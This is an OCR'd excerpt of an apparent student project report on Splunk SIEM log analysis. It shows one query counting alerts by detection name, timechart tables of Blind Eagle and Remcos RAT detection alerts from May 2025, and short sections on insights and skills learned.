


New Search

```
index=clean_logs detection_name="*"
| timechart count by detection_name
```

✓ **92 events** (before 8/5/25 6:13:49.000 AM)

_time	Blind Eagle - Command and Control Communication (OTX)	Blind Eagle - Remcos RAT Detection	Blind Eagle - Remcos RAT Detection (OTX Correlation)	Blind Eagle - Remcos RAT Detection (OTX)	Blind Eagle - Remcos RAT Execution (OTX)	Blind Eagle - Remcos RAT Payload Execution	Blind Eagle C2 Communication (OTX)	Blind Eagle C2 Communication (OTX-Alert)	Blind Eagle C2 Communication Detected	Suspicious ViPNet Update Package Execution	OTHER
2025-05-22 10:00:00	0	0	0	0	0	0	0	0	0	0	1
2025-05-22 10:05:00	0	1	0	0	0	0	0	0	0	0	0
2025-05-22 10:10:00	0	0	0	0	0	0	0	0	0	0	1
2025-05-22 10:15:00	0	0	0	0	0	1	0	0	0	0	0
2025-05-22 10:20:00	0	0	0	0	0	0	0	0	0	0	1
2025-05-22 10:25:00	0	0	0	0	0	0	0	0	0	0	1
2025-05-22 10:30:00	0	0	0	0	0	0	0	0	0	0	1
2025-05-22 10:35:00	0	1	0	0	0	0	0	0	0	0	0
2025-05-22 10:40:00	0	0	0	0	0	0	0	0	0	0	1
2025-05-22 10:45:00	0	0	0	0	0	0	0	0	0	0	1


Cloud Fulfillment - sadhukhanp
Search | Splunk 9.3.2411.108
Search | Splunk 9.3.2411.108
prd-p-ygthi.splunkcloud.com/en-US/app/search/search?q=search%20index%3Dclean_logs%20detection_name%3D"*"%0A%7C%20timechart%20count%20by%20detection_name&display.page.search....
Lenovo
Show: 100 Per Page
Format
Preview: On

_time	Blind Eagle - Command and Control Communication (OTX)	Blind Eagle - Remcos RAT Detection	Blind Eagle - Remcos RAT Detection (OTX Correlation)	Blind Eagle - Remcos RAT Detection (OTX)	Blind Eagle - Remcos RAT Execution (OTX)	Blind Eagle - Remcos RAT Payload Execution	Blind Eagle C2 Communication (OTX)	Blind Eagle C2 Communication (OTX-Alert)	Blind Eagle C2 Communication Detected	Suspicious ViPNet Update Package Execution	OTHER
2025-05-22 15:10:00	0	1	0	0	0	0	0	0	0	0	0
2025-05-22 15:15:00	0	0	0	1	0	0	0	0	0	0	0
2025-05-22 15:20:00	0	0	0	0	0	0	0	0	0	0	1
2025-05-22 15:25:00	0	0	0	0	0	0	1	0	0	0	0
2025-05-22 15:30:00	0	0	0	0	1	0	0	0	0	0	0
2025-05-22 15:35:00	0	0	0	0	0	0	0	0	0	0	1
2025-05-22 15:40:00	0	0	0	0	0	0	0	0	0	0	1
2025-05-22 15:45:00	0	0	0	0	0	0	0	0	0	0	1
2025-05-22 15:50:00	0	0	0	0	0	0	0	0	0	0	1
2025-05-22 15:55:00	0	0	0	0	0	0	0	0	0	0	1
2025-05-22 16:00:00	0	0	0	0	0	0	0	1	0	0	0
2025-05-22 16:05:00	1	0	0	0	0	0	0	0	0	0	0
2025-05-22 16:10:00	0	0	0	0	0	0	0	0	0	0	1
2025-05-22 16:15:00	0	0	0	0	0	0	1	0	0	0	0
2025-05-22 16:20:00	0	0	0	0	0	0	0	0	0	0	1
2025-05-22 16:25:00	0	0	0	0	0	0	0	0	0	0	1
2025-05-22 16:30:00	0	0	0	0	0	0	1	0	0	0	0
2025-05-22 16:35:00	0	0	0	0	0	0	0	0	0	0	1

5. Insights & Observations

- Successfully ingested and indexed cloud logs into Splunk.
- Created multiple searches to analyze threats and detect anomalies.
- Identified critical severity events and suspicious commands.
- Observed that automatic field extraction worked efficiently with the `_json` source type.

---

6. Conclusion

This project provided hands-on experience with:

- Splunk data ingestion and indexing.
- Performing SPL-based searches for log analysis.
- Field extraction and visualization.

These skills are crucial for roles in **SIEM analysis, SOC operations, and cybersecurity monitoring**.
